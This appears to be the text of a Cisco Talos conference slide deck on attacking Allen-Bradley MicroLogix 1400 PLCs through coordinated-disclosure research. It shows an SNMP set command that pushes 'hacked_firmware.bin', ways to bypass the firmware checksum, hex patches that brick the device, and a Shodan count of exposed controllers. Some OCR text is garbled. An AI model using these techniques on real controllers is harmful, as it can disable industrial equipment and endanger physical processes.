
```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.3.1.1.1.1.0 i 2
```

ML1400: MODIFY FIRMWARE

35592	SNMP	100	get-response	1.3.6.1.4.1.95.2.3.1.1.1.0
161	SNMP	60	who has 192.168.42.11? Tell 0.0.0.0	
161	SNMP	92	set-request	1.3.6.1.4.1.95.2.2.1.1.1.0
50254	SNMP	102	get-response	1.3.6.1.4.1.95.2.2.1.1.1.0
161	SNMP	107	set-request	1.3.6.1.4.1.95.2.2.1.1.2.0
50390	SNMP	117	get-response	1.3.6.1.4.1.95.2.2.1.1.2.0
161	SNMP	88	get-next-request	1.3.6.1.4.1.95.2.2.1.1.1.0
41858	SNMP	117	get-response	1.3.6.1.4.1.95.2.2.1.1.2.0
161	SNMP	60	who has 192.168.42.11? Tell 0.0.0.0	

0000	00	1d	9c	a7	19	26	00	0c	29	ee	73	e0	08	00	45	00	6.. }..s...E.
0010	00	5d	92	79	40	00	40	11	d1	f2	c0	a8	2a	c8	c0	00	..].y@.@.*...
0020	2a	0b	c4	9a	00	a1	00	49	d6	7e	30	3f	02	01	01	04	I ..-0?....
0030	05	77	68	65	65	6c	a3	33	02	04	60	ac	59	71	02	01	..wheel.3 ..Yq..
0040	00	02	01	00	30	25	30	23	06	0c	2b	06	01	04	01	5f	0x0x
0050	02	02	01	01	02	00	04	13	68	61	63	6b	65	64	5f	68	 hacked_f
0060	69	72	6d	77	61	72	65	2e	62	69	6e						irmware. bin

ML1400: MODIFY FIRMWARE



ML1400: BYPASS INTEGRITY CHECK

- Only using self-reported checksum*
 - Basic math
 - At least two very easy bypasses
 1. Find all occurrences of checksums in the firmware and update to match the checksums of modified firmware
 2. Make “compensating” changes when modifying firmware
 - “zero sum” byte changes
 - » 0x12 0x34 → 0x34 0x12
 - » 0x42 0x42 → 0x41 0x43
 - » 0x00 0x00 0x00 0xFF → 0x41 0x42 0x43 0x39
- * Rockwell’s latest hardware revision (Series C) *may* use cryptographically-signed firmware
 - Not supported on older models
 - Challenge accepted ☺


ML1400: BYPASS INTEGRITY CHECK

001606A0	00	1B	BE	8E	09	B4	01	2F	6E	6F	74	69	66	79	2E	68	/notifi.h
001606B0	74	6D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	tm.....




001606A0	00	1B	BE	8E	09	B4	01	2F	6F	6E	74	69	66	79	2E	68	/ontifi.h
001606B0	74	6D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	tm.....

ML1400: BYPASS INTEGRITY CHECK



ML1400: MODIFY FIRMWARE



ML1400: MODIFY FIRMWARE


```
00161710 3C 6C 69 6E 68 20 74 79 70 65 30 22 74 65 78 74 <link type="text
00161720 2F 63 73 73 22 20 68 72 65 66 30 22 72 61 64 65 /css" href="rade
00161730 76 69 63 65 2E 63 73 73 22 20 72 65 6C 30 22 73 vice.css" rel="s
00161740 74 79 6C 65 73 68 65 65 74 22 3E 3C 73 63 72 69 tylesheet"><scri
00161750 70 74 20 74 79 70 65 30 22 74 65 78 74 2F 6A 61 pt type="text/ja
00161760 76 61 73 63 72 69 70 74 22 20 73 72 63 30 22 75 vascript" src="u
00161770 73 65 72 74 61 62 6C 65 2E 6A 73 22 3E 3C 2F 73 sortable.js"></s
00161780 63 72 69 70 74 3E 3C 2F 68 65 61 64 3E 3C 62 6F cript></head><bo
00161790 64 79 3E 3C 53 43 52 49 50 54 3E 00 0A 38 64 6F dy><SCRIPT>...;do
001617A0 63 75 6D 65 6E 74 2E 77 72 69 74 65 28 22 3C 74 cument.write("<t
001617B0 61 62 6C 65 20 77 69 64 74 68 30 31 30 30 25 20 able width=100%
001617C0 63 65 6C 6C 73 70 61 63 69 6E 67 3D 30 20 63 65 cellspacing=0 ce
001617D0 6C 6C 70 61 64 64 69 6E 67 3D 30 3E 3C 74 72 3E llpadding=0><tr>
001617E0 3C 74 64 20 63 6C 61 73 73 3D 22 2B 28 75 69 64 <td class="+{uid
001617F0 3D 3D 31 20 3F 20 22 4C 31 22 3A 22 4C 34 22 29 ==1 ? "L1":"L4")
00161800 28 22 3E 26 6E 62 73 70 3C 2F 74 64 3E 3C 74 64 +">&nbsp;</td><td
00161810 20 63 6C 61 73 73 30 22 28 28 75 69 64 3D 3D 31 class="+{uid==1
00161820 20 3F 20 22 4C 32 22 3A 22 4C 33 3E 3C 41 20 68 ? "L2":"L3"><A h
```

ML1400: MODIFY FIRMWARE

BRICK IT!

TALOS

ML1400: SOFT BRICK



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F			
00000000	4E	F9	00	04	01	50	FF	FF	46	57	52	4C	0F	00	6E	2F	N	.	.	.	.	P	.	.	F	W	R	L	.	.	n	/			
00000010	61	00	00	00	9A	0F	4D	4C	2D	31	34	30	30	20	4F	70	a	.	.	.	.	.	.	.	.	.	.	M	L	-	1	4	0	0	Op
00000020	65	72	20	53	79	73	74	65	6D	20	20	20	05	78	00	01	er	S	y	s	t	e	m	.	x	.	.	.	.	.	.	.	.	.	
00000030	00	0F	91	01	00	9E	00	00	00	18	00	00	00	00	F7	3B	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	

4EF9 0004 0150 JMP 0x00040150

JMP to start of code
0x150 bytes in
offset 0x40000

ML1400: SOFT BRICK

File: WAM_BOOT_OS.bin

00000000	4E F9 00 04	01 50 FF FF	50 54 43 48	04 00 6E 2F
00000010	61 00 00 00	9A 0F 4D 4C	2D 31 34 30	30 20 4F 70
00000020	65 72 20 53	79 73 74 65	6D 20 20 20	05 78 00 01
00000030	00 0F 91 01	00 9E 00 00	00 18 00 00	00 00 F7 3B

File: WAM_BOOT_OS.bin

00000000	4E F9 00 04	00 00 FF FF	51 A4 43 48	04 00 6E 2F
00000010	61 00 00 00	9A 0F 4D 4C	2D 31 34 30	30 20 4F 70
00000020	65 72 20 53	79 73 74 65	6D 20 20 20	05 78 00 01
00000030	00 0F 91 01	00 9E 00 00	00 18 00 00	00 00 F7 3B
00000040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00


4EF9 0004 0000 JMP 0x00040000

JMP to self

ML1400: SOFT BRICK



ML1400: SOFT BRICK



ML1400: SOFT BRICK

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	Rockwell_a4:31:5b	Broadcast	ARP	60	Who has 192.168.42.221? Tell 192.168.42.11
2	0.000024872	Vmware_2a:33:86	Rockwell_a4:31:5b	ARP	42	192.168.42.221 is at 00:0c:29:2a:33:86
3	0.000768765	192.168.42.11	192.168.42.221	TFTP	66	Read Request, File: WAM_BOOT_OS.bin, Transfer
4	0.001974876	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 1
5	0.003616089	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 1
6	0.003760416	192.168.42.221	192.168.42.11	TFTP	558	Data Packet, Block: 2
7	0.005319179	192.168.42.11	192.168.42.221	TFTP	60	Acknowledgement, Block: 2

ML1400: FIRM BRICK

- Unsuccessful with a few dozen “elegant” attacks
 - creative changes of Coldfire instructions
 - jump loops
 - Success on first attempt of “*hey, look over there*” attack
 - randomly move bytes* around
- *bytes that are important but are not Coldfire instructions

ML1400: FIRM BRICK




ML1400: FIRM BRICK

The image displays two side-by-side screenshots of a hex dump, likely from a Talos ML1400 device, showing a 'FIRM BRICK' state. The hex dump is presented in a grid format with columns of hexadecimal values and corresponding ASCII characters. Several yellow arrows point to specific data points:

- Left Screenshot:**
 - Arrow 1 points to the hex value `0070` in the 5th column of the 2nd row.
 - Arrow 2 points to the hex value `5404` in the 6th column of the 2nd row.
 - Arrow 3 points to the ASCII character `L` in the 10th column of the 10th row.
 - Arrow 4 points to the hex value `0070` in the 5th column of the 14th row.
 - Arrow 5 points to the hex value `7054` in the 6th column of the 14th row.
- Right Screenshot:**
 - Arrow 6 points to the hex value `7000` in the 5th column of the 2nd row.
 - Arrow 7 points to the hex value `5404` in the 6th column of the 2nd row.
 - Arrow 8 points to the hex value `4c15` in the 2nd column of the 10th row.
 - Arrow 9 points to the hex value `0070` in the 5th column of the 14th row.
 - Arrow 10 points to the hex value `0054` in the 6th column of the 14th row.

The hex dump shows a sequence of memory addresses and their corresponding values. The ASCII column contains various characters, including `PT`, `TA`, `L`, and `TA`. The hex values are mostly `0000`, with some non-zero values like `0070`, `5404`, `7000`, `7054`, `4c15`, and `0054`.

ML1400: FIRM BRICK



ML1400: FIRM BRICK

1766-LEC
BOOT
FRN:21.00
Fpga Corrupt

When the LCD displays the Fpga Corrupt information, the LEDs do not show the Walking pattern during the firmware upgrade process.

Recovering from Missing or Corrupt OS State

In order to recover from this controller state, you need to restart the operating system firmware upgrade as described here:

1. Ensure that the Ethernet connections are intact.
SNMP is enabled by default in the controller.
2. If the IP Address was configured during the Preparing for firmware upgrade stage, the same IP configuration is retained in the controller.
3. Start the Firmware upgrade as explained in Using ControlFLASH for Firmware Upgrade on page 208.

ML1400: FIRM BRICK



ML1400: SHODAN

 SHODAN

1766 product: "Rockwell Automation/Allen-Bradley" 

[Explore](#) [Downloads](#) [Reports](#) [Enterprise Access](#) [Contact Us](#)

[Exploits](#) [Maps](#) [Share Search](#) [Download Results](#) [Create Report](#)

TOTAL RESULTS

1,158

TOP COUNTRIES



United States	762
Canada	87



Added on 2017-07-19 14:28:28 GMT

 United States

[Details](#)

[10x](#)



Added on 2017-07-19 14:22:42 GMT

 Canada

[Details](#)

Product name: 1766-L32BXAA B/15.00

Vendor ID: Rockwell Automation/Allen-

Serial number: 8x406466bb

Device type: Programmable Logic Contr

Device IP: 10.25.248.100

Product name: 1766-L32BXBA B/13.00

Vendor ID: Rockwell Automation/Allen-

Serial number: 8x4061de74

Device type: Programmable Logic Contr

93	10.00
173	11.00
2	12.01
103	13.00
163	14.00
1	14.02
448	15.00
1	15.01
6	15.02
53	15.04
7	15.05
46	16.00
1	1.63
5	3.00
9	4.00
36	5.00
1	5.04
5	6.00
5	7.00
1	8.00


ML1400: HARD BRICK



TALOS

ML1400: HARD BRICK






CONCLUSION



TL;DR: BOX TO BACKDOOR TO BRICK



THANK YOU

- Cisco Talos
 - support
 - beer
- Moxa Americas
 - BusyBox GPL'd source code
 - coordinated disclosure
- Rockwell Automation / Allen-Bradley
 - coordinated disclosure



Patrick DeSantis | @pat_r10t

TALOSINTELLIGENCE.COM



blog.talosintelligence.com



[@talossecurity](https://twitter.com/talossecurity)